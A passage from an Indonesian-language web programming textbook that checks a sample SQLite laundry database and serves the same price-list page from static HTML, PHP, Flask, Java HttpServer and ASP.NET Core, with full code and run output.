VS Code tidak ada di sana, karena mesin itu tidak memiliki layar; di mesin Anda baris itu harus `ok`. Alat lainnya menjawab, sedikit tertinggal dari versi yang dianjurkan, yang menunjukkan bahwa program buku ini juga berjalan di versi-versi itu. Perhatikan bahwa baris MySQL menunjukkan *klien*, versi 15.1 dari MariaDB 10.11.14, belum tentu versi server yang akan diajaknya bicara.

2.13.3 Memeriksa basis data

Program kedua membuka basis data contoh, hanya-baca, dan menghitung baris setiap tabel. **Kode 2.3** adalah versi Python-nya.

Kode 2.3 `Chapter02/db/check_db.py`: membuka `laundry.db` hanya-baca dan menghitung baris setiap tabel.

```python
"""Open the sample database read-only and count the rows of every table.

Usage:  python check_db.py        (Windows)
        python3 check_db.py       (macOS, Linux)
"""
import sqlite3
from pathlib import Path

DB = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
TABLES = ["Outlet", "Employee", "Customer", "Service", "Bill", "Payment",
          "StatusLog"]


def main():
    # mode=ro: this program can look but never change the file
    con = sqlite3.connect(f"file:{DB.as_posix()}?mode=ro", uri=True)
    con.execute("PRAGMA foreign_keys = ON")
    version = con.execute("SELECT sqlite_version()").fetchone()[0]
    print(f"SQLite {version}, file laundry.db")
    total = 0
    for table in TABLES:            # our own names, never a visitor's
        n = con.execute(f"SELECT COUNT(*) FROM {table}").fetchone()[0]
        total += n
        print(f"  {table:10} {n:6,}")
    print(f"  {'total':10} {total:6,}")
    broken = con.execute("PRAGMA foreign_key_check").fetchall()
    print(f"Rows that point at nothing: {len(broken)}")
    sql = "SELECT MIN(arrived), MAX(arrived) FROM Bill"
    first, last = con.execute(sql).fetchone()
    print(f"Bills from {first} to {last}")
    con.close()


if __name__ == "__main__":
    main()
```

Alamat `file:...?mode=ro` dengan `uri=True` membuka berkas dalam mode hanya-baca, sehingga tidak ada yang dilakukan program ini yang dapat mengubahnya. `PRAGMA foreign_key_check` meminta SQLite mendaftar setiap baris yang *foreign key*-nya menunjuk ke baris yang tidak ada; jawabannya harus daftar kosong. Nama tabel dimasukkan ke SQL dengan *f-string*, yang aman di sini hanya karena nama-nama itu berasal dari daftar milik program sendiri; Bab 7 menjelaskan mengapa nilai yang diketik pengunjung tidak boleh sekali-kali dimasukkan ke SQL dengan cara itu. **Kode 2.4** adalah hal yang sama dalam Java, dengan JDBC dan *driver* SQLite di `Chapter02/lib`.

Kode 2.4 `Chapter02/db/CheckDb.java`: hitungan yang sama dalam Java melalui JDBC. Pengaturan *driver* `open_mode = 1` membuka berkas dalam mode hanya-baca.

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.List;
import java.util.Locale;
import java.util.Properties;

/**
 * Open the sample database read-only and count the rows of every table.
 * Usage (from this folder):
 *   Windows:        java -cp "..\lib\*" CheckDb.java
 *   macOS, Linux:   java -cp "../lib/*" CheckDb.java
 */
public class CheckDb {
    static final List<String> TABLES = List.of("Outlet", "Employee", "Customer",
        "Service", "Bill", "Payment", "StatusLog");

    public static void main(String[] args) throws SQLException {
        Properties settings = new Properties();
        settings.setProperty("open_mode", "1");      // 1 = read-only
        settings.setProperty("foreign_keys", "true");
        String url = "jdbc:sqlite:../data/laundry.db";
        try (Connection con = DriverManager.getConnection(url, settings);
             Statement st = con.createStatement()) {
            ResultSet v = st.executeQuery("SELECT sqlite_version()");
            v.next();
            System.out.println("SQLite " + v.getString(1) + ", file laundry.db");
            long total = 0;
            for (String table : TABLES) {  // our own names, never a visitor's
                ResultSet rs = st.executeQuery("SELECT COUNT(*) FROM " + table);
                rs.next();
                long n = rs.getLong(1);
                total += n;
                System.out.println(String.format(Locale.US, "  %-10s %,6d",
                                                 table, n));
            }
            System.out.println(String.format(Locale.US, "  %-10s %,6d",
                                             "total", total));
            int broken = 0;
            ResultSet fk = st.executeQuery("PRAGMA foreign_key_check");
            while (fk.next()) broken++;
            System.out.println("Rows that point at nothing: " + broken);
            ResultSet r = st.executeQuery(
                "SELECT MIN(arrived), MAX(arrived) FROM Bill");
```

Kode 2.4 (Lanjutan) *Chapter02/db/CheckDb.java: hitungan yang sama dalam Java melalui JDBC. Pengaturan driver open_mode = 1 membuka berkas dalam mode hanya-baca.*

```
            r.next();
            System.out.println("Bills from " + r.getString(1) + " to "
                               + r.getString(2));
        }
    }
}
```

Jalankan keduanya di folder `db` dengan `python3 check_db.py` dan `java -cp "../lib/*" CheckDb.java` (di Windows `python check_db.py` dan `java -cp "..\lib\*" CheckDb.java`). Versi Python mencetak:

```
SQLite 3.45.1, file laundry.db
  Outlet          3
  Employee       14
  Customer      256
  Service        12
  Bill        2,953
  Payment     3,319
  StatusLog   8,802
  total      15,359
Rows that point at nothing: 0
Bills from 2025-10-01 09:46:58 to 2026-09-30 20:49:43
```

Versi Java mencetak baris-baris yang sama kecuali baris pertama, `SQLite 3.53.2, file laundry.db`: Python membawa salinan pustaka SQLite-nya sendiri, di sini 3.45.1, dan *driver* Java membawa salinan lain. Angka-angkanya sama dengan Bab 1 dan kamus data: 2.953 tagihan, 3.319 pembayaran, 8.802 peristiwa riwayat, dan tidak satu pun baris yang menunjuk ke ketiadaan.

2.14 Membawa Aplikasi ke Komputer Anda

2.14.1 Isi foldernya

Semua yang dibangun buku ini berada dalam satu folder, `ProfitinaLaundry`, dengan dua bagian: `App`, aplikasi yang sudah jadi dalam semua jalurnya, dan `Code_new`, kode setiap bab. Bagian aplikasinya seperti ini:

```
ProfitinaLaundry/App/
  database/          schema (MySQL and SQLite), sample data, laundry.db, queries
  docs/              requirements, use cases, API, screens, test plan
  static/            HTML + CSS + JavaScript front end (Chapter 8)
  php/               PHP 8 + PDO (Chapter 9)
  python-flask/      Python + Flask, the reference implementation (Chapter 10)
  java-httpserver/   Java with the JDK's HttpServer + JDBC (Chapter 11)
  jsp-servlet/       Jakarta Servlet/JSP for Tomcat (Chapter 11)
  fbp/               the framework tracks (Chapter 13)
```

Setiap folder jalur memiliki `README.md` yang ditulis untuk pemula sepenuhnya: apa yang harus dipasang, cara membukanya di VS Code, cara menjalankannya, alamat yang harus dibuka, akun demo, cara menjalankan pengujiannya, dan tabel masalah beserta perbaikannya. Bab 8 sampai 13 mengikuti berkas-berkas itu.

2.14.2 *Clone* atau ekstrak

Jika folder itu sampai kepada Anda sebagai repositori Git, lakukan **clone**: `git clone` menyalin repositori, lengkap dengan seluruh riwayatnya, ke folder baru. Ketik alamat yang diberikan kepada Anda sebagai pengganti `<address>`:

```
git clone <address> ProfitinaLaundry
```

Untuk memperlihatkan dengan tepat apa yang terjadi, perintah itu dijalankan di mesin penyusun buku dengan alamat salinan lokal repositori:

```
$ git clone /tmp/…/ProfitinaLaundry.git ProfitinaLaundry
Cloning into 'ProfitinaLaundry'...
done.
$ cd ProfitinaLaundry
$ git status
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean
```

`git status` memastikan bahwa salinannya lengkap dan tidak berubah. Jika folder itu sampai kepada Anda sebagai berkas `.zip`, ekstrak ke tempat yang pendek dan sederhana, seperti `C:\work\ProfitinaLaundry` atau `~/work/ProfitinaLaundry`. Hindari folder yang disinkronkan layanan awan ketika server sedang berjalan, dan di Windows hindari jalur yang sangat panjang.


2.14.3 Membukanya di VS Code

Buka seluruh folder `ProfitinaLaundry` dengan **File → Open Folder…** ketika Anda ingin menjelajah, seperti pada **Gambar 2.2**. Ketika mengerjakan satu jalur atau satu bab, buka *folder itu* saja, misalnya `App/python-flask` atau `Code_new/Chapter02`: README setiap jalur mengandaikannya, pengaturannya di `.vscode` ditemukan, dan jalur relatifnya berfungsi. VS Code sekali bertanya apakah Anda memercayai berkas-berkas di folder itu; jawab ya untuk folder buku ini, agar ekstensi boleh berjalan.

2.15 Halaman Pertama, Disajikan dengan Lima Cara

2.15.1 Rencananya

Semuanya sudah terpasang; sekarang kita memakainya. Halaman pertama Profitina Laundry adalah daftar harganya, dua belas layanan yang Anda kenal dari Bab 1, dan kita menyajikannya dengan lima cara, seperti diperlihatkan **Gambar 2.4**: sebagai berkas HTML biasa, dan dari empat program dalam empat bahasa yang membaca daftar harga dari basis data setiap kali halaman diminta.



Gambar 2.4 Satu peramban, lima server di lima porta. Server statis mengirim sebuah berkas; PHP, Flask, dan Java membaca daftar harga dari `laundry.db` yang dibuka hanya-baca; halaman ASP.NET Core membaca daftar yang sama dari ekspor CSV tabel `Service`.

Aturan latihan ini ketat: **kelimanya harus mengirim halaman yang persis sama**, bita demi bita, kecuali satu baris di bagian bawah yang menyebutkan server mana yang mengirimnya. Aturan itulah yang membuat latihan ini berharga. Ia memaksa setiap versi sepakat tentang *escaping*, format angka, dan akhir baris, dan ketika semuanya sepakat, terbuktilah bahwa kelima rangkaian alat di mesin Anda benar-benar berfungsi. **Tabel 2.10** mendaftar kelima cara itu.

Tabel 2.10 Kelima cara, masing-masing di portanya sendiri agar semuanya dapat berjalan bersamaan. Di Windows gunakan `python` untuk `python3` dan `..\..\lib\*` untuk *class path*. Hentikan server mana pun dengan **Ctrl+C**.

Cara	Folder	Jalankan dengan	Alamat
1 Berkas statis	`firstpage/static/public`	Live Server, atau `python3 -m http.server 6020`	`http://127.0.0.1:6020/`
2 PHP	`firstpage/php`	`php -S 127.0.0.1:6021 -t public`	`http://127.0.0.1:6021/`
3 Python + Flask	`firstpage/python`	`python3 -m flask --app app run --port 6022`	`http://127.0.0.1:6022/`
4 Java HttpServer	`firstpage/java`	`java -cp "../../lib/*" FirstPage.java`	`http://127.0.0.1:6023/`
5 ASP.NET Core	`firstpage/dotnet`	`dotnet run`	`http://127.0.0.1:6024/`

Alamat `127.0.0.1` adalah komputer Anda sendiri; server yang terikat padanya hanya dapat dicapai dari mesin yang sama, dan itu tepat selama pengembangan. **Porta** (*port*) adalah nomor yang memilih satu program di antara banyak program yang mendengarkan di sebuah komputer; setiap cara memiliki portanya sendiri, sehingga Anda dapat menjalankan kelimanya sekaligus dan berpindah di antaranya.

2.15.2 Cara pertama: berkas biasa

Kode 2.5 adalah seluruh halaman sebagai berkas. Tidak ada program di mana pun: apa pun yang ditemukan server di disk, itulah yang dikirimnya.

Kode 2.5 `firstpage/static/public/index.html`: daftar harga sebagai berkas HTML biasa. Keempat cara dinamis menghasilkan teks yang persis sama, kecuali baris `Served by`.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
<tr><td>S0001</td><td>Wash, dry &amp;amp; fold (per kg)</td>
    <td class="price">Rp 8.000</td></tr>
<tr><td>S0002</td><td>Express wash &amp;amp; fold, 1 day (per kg)</td>
    <td class="price">Rp 12.000</td></tr>
<tr><td>S0003</td><td>Ironing only (per kg)</td>
    <td class="price">Rp 6.000</td></tr>
<tr><td>S0004</td><td>Dry cleaning - shirt/blouse (per item)</td>
    <td class="price">Rp 20.000</td></tr>
<tr><td>S0005</td><td>Dry cleaning - suit 2 pieces (per item)</td>
    <td class="price">Rp 65.000</td></tr>
<tr><td>S0006</td><td>Dry cleaning - dress/kebaya (per item)</td>
    <td class="price">Rp 45.000</td></tr>
<tr><td>S0007</td><td>Dry cleaning - jacket (per item)</td>
    <td class="price">Rp 40.000</td></tr>
<tr><td>S0008</td><td>Bed cover, any size (per item)</td>
    <td class="price">Rp 35.000</td></tr>
<tr><td>S0009</td><td>Blanket (per item)</td>
    <td class="price">Rp 25.000</td></tr>
<tr><td>S0010</td><td>Curtain (per kg)</td>
    <td class="price">Rp 15.000</td></tr>
<tr><td>S0011</td><td>Shoes deep clean (per pair)</td>
    <td class="price">Rp 45.000</td></tr>
<tr><td>S0012</td><td>Helmet cleaning (per item)</td>
    <td class="price">Rp 30.000</td></tr>
</table>
<p class="served">Served by: a plain HTML file</p>
</main>
</body>
</html>
```

Dua rincian layak diperhatikan sekarang, karena keempat program harus menirunya. Tanda *ampersand* pada “Wash, dry & fold” ditulis `&`: dalam HTML karakter `&` mengawali sebuah *entity*, sehingga *ampersand* biasa harus ditulis sebagai *entity* pula, dan setiap program di bawah harus melakukan *escaping* terhadapnya. Selain itu, setiap baris tabel dipecah menjadi dua baris teks, agar tidak ada baris yang terlalu panjang untuk dibaca; program-programnya harus memecahnya dengan cara yang sama. *Stylesheet* `style.css` di sampingnya memberi warna pada halaman, dan logonya adalah berkas resmi Profitina.

Di VS Code, klik kanan `index.html` dan pilih **Open with Live Server**; halaman terbuka di porta 5500. Untuk memakai porta dari **Tabel 2.10**, buka terminal di `firstpage/static/public` dan ketik `python3 -m http.server 6020`:

```
Serving HTTP on 127.0.0.1 port 6020 (http://127.0.0.1:6020/) ...
127.0.0.1 - - [24/Sep/2026 13:14:28] "GET / HTTP/1.1" 200 -
```

Baris kedua muncul ketika peramban meminta halaman: permintaan `GET /` dijawab dengan status `200`, yang berarti *OK*.

2.15.3 Cara kedua: PHP

Kode 2.6 membangun halaman yang sama dalam PHP. Semua yang sebelum `?>` adalah kode PHP yang berjalan di server; semua yang sesudahnya adalah HTML yang dikirim PHP apa adanya, kecuali di tempat `<?= … ?>` mencetak sebuah nilai.

Kode 2.6 `firstpage/php/public/index.php`: daftar harga dibaca dari `laundry.db` dengan PDO dan dicetak sebagai HTML.

```
<?php
// The first page of Profitina Laundry, served by PHP.
// Run (inside the php folder):  php -S 127.0.0.1:6021 -t public
// then open http://127.0.0.1:6021/
declare(strict_types=1);

function rupiah(float $amount): string
{
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

$db = new PDO('sqlite:' . __DIR__ . '/../../../data/laundry.db', null, null, [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::SQLITE_ATTR_OPEN_FLAGS => PDO::SQLITE_OPEN_READONLY,  // look, never change
]);
$rows = [];
$sql = 'SELECT id, description, price FROM Service ORDER BY id';
foreach ($db->query($sql) as $s) {
    // htmlspecialchars turns & into &amp; so a description can never become markup
    $rows[] = '<tr><td>' . $s['id'] . '</td><td>'
            . htmlspecialchars($s['description'])
            . "</td>\n    <td class=\"price\">" . rupiah((float) $s['price'])
            . '</td></tr>';
}
$servedBy = 'PHP ' . PHP_VERSION;
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
<?= implode("\n", $rows) ?>
```

Kode 2.6 (Lanjutan) *firstpage/php/public/index.php: daftar harga dibaca dari laundry.db dengan PDO dan dicetak sebagai HTML.*

```
</table>
<p class="served">Served by: <?= $servedBy ?></p>
</main>
</body>
</html>
```

`new PDO('sqlite:…')` membuka basis data melalui PDO, antarmuka umum PHP ke basis data, dengan dua pilihan: galat menjadi *exception*, sehingga masalah menghentikan halaman dengan pesan yang jelas alih-alih mencetak separuh tabel, dan berkasnya dibuka hanya-baca. Perulangannya membangun satu *string* per layanan; `htmlspecialchars` mengubah `&` menjadi `&`, dan `number_format` menulis 8000 sebagai `8.000`. Satu jebakan kecil terlihat di bagian akhir: PHP menelan pindah baris yang langsung mengikuti `?>`, sehingga baris setelah `implode(...)` sengaja dibiarkan kosong, agar keluarannya tetap sama dengan berkas statis. Jalankan di folder `php`:

```
[Thu Sep 24 13:14:19 2026] PHP 8.4.21 Development Server (http://127.0.0.1:6021)
    started
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 Accepted
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 [200]: GET /
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 Closing
```

(Baris pertama dipatahkan di sini agar muat di halaman.) `-t public` menjadikan `public` sebagai *document root*: hanya berkas di dalamnya yang memiliki alamat, sehingga `style.css` dan logo disajikan, sedangkan apa pun di luar `public` tidak pernah dapat diminta.

2.15.4 Cara ketiga: Python dan Flask

Kode 2.7 adalah versi Flask. Flask adalah kerangka kerja kecil: Anda menulis sebuah fungsi untuk setiap alamat, menandainya dengan *decorator* seperti `@app.get("/")`, dan mengembalikan teks jawabannya.

Kode 2.7 `firstpage/python/app.py`: daftar harga dalam Python dengan Flask dan modul standar `sqlite3`.

```
"""The first page of Profitina Laundry, served by Python and Flask.

Run (inside this folder, with Flask installed):
    python -m flask --app app run --port 6022     (macOS and Linux: python3)
then open http://127.0.0.1:6022/
"""
import html
import platform
import sqlite3
from pathlib import Path

from flask import Flask

DB = Path(__file__).resolve().parents[2] / "data" / "laundry.db"
# Files in public/ (style.css, the logo) are served at the root: /style.css
app = Flask(__name__, static_folder="public", static_url_path="")


def rupiah(amount):
    return "Rp " + f"{int(amount):,}".replace(",", ".")


@app.get("/")
def price_list():
    con = sqlite3.connect(f"file:{DB.as_posix()}?mode=ro", uri=True)
    rows = con.execute("SELECT id, description, price FROM Service ORDER BY id")
    # html.escape turns & into &amp; so that a description can never become markup
    lines = [f"<tr><td>{sid}</td><td>{html.escape(text)}</td>\n"
             f'    <td class="price">{rupiah(price)}</td></tr>'
             for sid, text, price in rows]
    con.close()
    return page("\n".join(lines), f"Python {platform.python_version()} and Flask")


def page(rows, served_by):
    """The same HTML, byte for byte, as the other four ways; only the last line
    differs."""
    return f"""<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
```

Kode 2.7 (Lanjutan) *firstpage/python/app.py: daftar harga dalam Python dengan Flask dan modul standar sqlite3.*

```
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
{rows}
</table>
<p class="served">Served by: {served_by}</p>
</main>
</body>
</html>
"""
```

`Flask(__name__, static_folder="public", static_url_path="")` memerintahkan Flask menyajikan berkas di `public` pada akar situs, sehingga `style.css` memiliki alamat yang sama

seperti pada keempat cara lainnya [24]. Basis data dibuka hanya-baca dengan alamat `mode=ro` yang sama seperti di **Kode 2.3**, dan `html.escape` melakukan apa yang dilakukan `htmlspecialchars` di PHP. Halamannya adalah *f-string*, *string* berlubang `{...}` yang diisi Python. Jalankan di folder `python`, dengan *virtual environment* aktif:

```
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Running on http://127.0.0.1:6022
Press CTRL+C to quit
127.0.0.1 - - [24/Sep/2026 13:14:24] "GET / HTTP/1.1" 200 -
```

(Peringatan itu satu baris di layar; di sini dipatahkan.) Peringatan itu jujur dan tidak berbahaya: server pengembangan ditujukan untuk mesin Anda sendiri, dan Bab 14 menjelaskan penggantinya dalam produksi.

2.15.5 Cara keempat: Java dan HttpServer milik JDK

Java memiliki server HTTP kecil yang tertanam di JDK, dalam paket `com.sun.net.httpserver`, yang tidak memerlukan Tomcat maupun kerangka kerja [25]. **Kode 2.8** memakainya.

Kode 2.8 `firstpage/java/FirstPage.java`: daftar harga disajikan oleh HttpServer milik JDK, dibaca melalui JDBC dan *driver* SQLite.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Locale;
import java.util.Map;
import java.util.Properties;

/**
 * The first page of Profitina Laundry, served by Java's built-in HttpServer.
 * Run (inside this folder):
 *   Windows:        java -cp "..\..\lib\*" FirstPage.java
 *   macOS, Linux:   java -cp "../../lib/*" FirstPage.java
 * then open http://127.0.0.1:6023/   (stop with Ctrl+C)
 */
public class FirstPage {
    static final Map<String, String> TYPES = Map.of(
        "/style.css", "text/css; charset=utf-8",
        "/profitina-logo-horizontal.png", "image/png");

    static String rupiah(double amount) {
        String digits = String.format(Locale.US, "%,d", (long) amount);
        return "Rp " + digits.replace(',', '.');
    }

    /** Turn &, <, > and " into entities: a description never becomes markup. */
    static String escape(String text) {
        return text.replace("&", "&amp;").replace("<", "&lt;")
                   .replace(">", "&gt;").replace("\"", "&quot;");
    }
```

Kode 2.8 (Lanjutan) *firstpage/java/FirstPage.java: daftar harga disajikan oleh HttpServer milik JDK, dibaca melalui JDBC dan driver SQLite.*

```
    static String priceList() throws SQLException {
        Properties settings = new Properties();
        settings.setProperty("open_mode", "1");              // 1 = read-only
        StringBuilder rows = new StringBuilder();
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../../data/laundry.db", settings);
             ResultSet rs = con.createStatement().executeQuery(
                 "SELECT id, description, price FROM Service ORDER BY id")) {
            while (rs.next()) {
                if (rows.length() > 0) rows.append('\n');
                rows.append("<tr><td>").append(rs.getString(1)).append("</td><td>")
                    .append(escape(rs.getString(2))).append("</td>\n")
                    .append("    <td class=\"price\">")
                    .append(rupiah(rs.getDouble(3))).append("</td></tr>");
            }
        }
        return page(rows.toString(), "Java " + System.getProperty("java.version")
                                     + " and HttpServer");
    }

    static String page(String rows, String servedBy) {
        return """
            <!DOCTYPE html>
            <html lang="en">
            <head>
            <meta charset="utf-8">
            <title>Price list - Profitina Laundry</title>
            <link rel="stylesheet" href="style.css">
            </head>
            <body>
            <header><img src="profitina-logo-horizontal.png" alt="Profitina">
            <h1>Profitina Laundry</h1></header>
            <main>
            <h2>Price list</h2>
            <table>
            <tr><th>Code</th><th>Service</th><th>Price</th></tr>
            %s
            </table>
            <p class="served">Served by: %s</p>
            </main>
            </body>
            </html>
            """.formatted(rows, servedBy);
    }
```

Kode 2.8 (Lanjutan) *firstpage/java/FirstPage.java: daftar harga disajikan oleh HttpServer milik JDK, dibaca melalui JDBC dan driver SQLite.*

```
    static void send(HttpExchange ex, int status, String type, byte[] body)
            throws IOException {
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(body);
        }
    }

    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        try {
            if (path.equals("/")) {
                send(ex, 200, "text/html; charset=utf-8",
                     priceList().getBytes(StandardCharsets.UTF_8));
            } else if (TYPES.containsKey(path)) {        // only the two known files
                Path file = Path.of("public", path.substring(1));
                send(ex, 200, TYPES.get(path), Files.readAllBytes(file));
            } else {
                send(ex, 404, "text/plain; charset=utf-8",
                     "Not found\n".getBytes(StandardCharsets.UTF_8));
            }
        } catch (SQLException e) {
            send(ex, 500, "text/plain; charset=utf-8",
                 "Database error\n".getBytes(StandardCharsets.UTF_8));
        }
    }

    public static void main(String[] args) throws IOException {
        var address = new InetSocketAddress("127.0.0.1", 6023);
        HttpServer server = HttpServer.create(address, 0);
        server.createContext("/", FirstPage::handle);
        server.start();
        System.out.println("Serving on http://127.0.0.1:6023/  (stop with Ctrl+C)");
    }
}
```

`HttpServer.create` mengikat server pada `127.0.0.1` dan porta 6023, dan `createContext("/", FirstPage::handle)` mengirim setiap permintaan ke metode `handle`. Metode itu mengerjakan secara manual apa yang dikerjakan server lain untuk Anda: alamat `/` mendapat halamannya; dua berkas yang dikenal, dan hanya keduanya, dibaca dari `public`; selebihnya mendapat `404 Not Found`. Mendaftar berkas yang boleh disajikan, alih-alih menyajikan jalur apa pun yang diminta peramban, menutup pintu bagi permintaan seperti `/../data/laundry.db`. Halamannya adalah *text block*, *string* di antara `"""` yang mempertahankan pindah barisnya, diisi dengan `formatted`. Jalankan di folder `java`; program mencetak satu baris lalu menunggu:

```
Serving on http://127.0.0.1:6023/  (stop with Ctrl+C)
```

2.15.6 Cara kelima: C# dan ASP.NET Core

Cara kelima memakai gaya *minimal API* ASP.NET Core, tempat seluruh aplikasi web muat dalam satu berkas [26]. Ia memerlukan berkas proyek, **Kode 2.9**, yang menyatakan bahwa ini proyek web untuk .NET 10.

Kode 2.9 `firstpage/dotnet/FirstPage.csproj`: berkas proyek. `Microsoft.NET.Sdk.Web` membawa ASP.NET Core; tidak ada paket lain yang diperlukan.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Kode 2.10 adalah programnya.

Kode 2.10 `firstpage/dotnet/Program.cs`: daftar harga dalam C# dengan ASP.NET Core, dibaca dari `Service.csv` karena membaca SQLite memerlukan paket NuGet.

```
// The first page of Profitina Laundry, served by ASP.NET Core on .NET 10.
// Run (inside this folder):  dotnet run      then open http://127.0.0.1:6024/
// Reading SQLite from C# needs a NuGet package (Chapter 12), so this page reads
// the same price list from the CSV export of the Service table.
using System.Globalization;
using System.Net;
using System.Text;

var app = WebApplication.Create(args);
app.Urls.Add("http://127.0.0.1:6024");
app.UseStaticFiles();                       // wwwroot/style.css and the logo

app.MapGet("/", () =>
{
    var rows = new List<string>();
    var lines = File.ReadAllLines(Path.Combine("..", "..", "data", "Service.csv"));
    foreach (var line in lines.Skip(1))     // the first line holds the column names
    {
        var cells = SplitCsv(line);
        decimal price = decimal.Parse(cells[2], CultureInfo.InvariantCulture);
        // HtmlEncode turns & into &amp; so a description can never become markup
        string text = WebUtility.HtmlEncode(cells[1]);
        rows.Add($"<tr><td>{cells[0]}</td><td>{text}</td>\n"
                 + $"    <td class=\"price\">{Rupiah(price)}</td></tr>");
    }
    string servedBy = $".NET {Environment.Version} and ASP.NET Core";
    return Results.Content(Page(string.Join("\n", rows), servedBy),
                           "text/html; charset=utf-8");
});

app.Run();

static string Rupiah(decimal amount) =>
    "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');

// Split one CSV line; a field in "..." may contain commas and "" quotes.
static List<string> SplitCsv(string line)
{
    var cells = new List<string>();
    var cur = new StringBuilder();
    bool quoted = false;
    for (int i = 0; i < line.Length; i++)
    {
        char c = line[i];
        if (quoted && c == '"' && i + 1 < line.Length && line[i + 1] == '"')
        {
```

Kode 2.10 (Lanjutan) *firstpage/dotnet/Program.cs: daftar harga dalam C# dengan ASP.NET Core, dibaca dari Service.csv karena membaca SQLite memerlukan paket NuGet.*

```
            cur.Append('"');
            i++;
        }
        else if (c == '"') quoted = !quoted;
        else if (c == ',' && !quoted) { cells.Add(cur.ToString()); cur.Clear(); }
        else cur.Append(c);
    }
    cells.Add(cur.ToString());
    return cells;
}

static string Page(string rows, string servedBy) => $"""
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Price list - Profitina Laundry</title>
    <link rel="stylesheet" href="style.css">
    </head>
    <body>
    <header><img src="profitina-logo-horizontal.png" alt="Profitina">
    <h1>Profitina Laundry</h1></header>
    <main>
    <h2>Price list</h2>
    <table>
    <tr><th>Code</th><th>Service</th><th>Price</th></tr>
    {rows}
    </table>
    <p class="served">Served by: {servedBy}</p>
    </main>
    </body>
    </html>

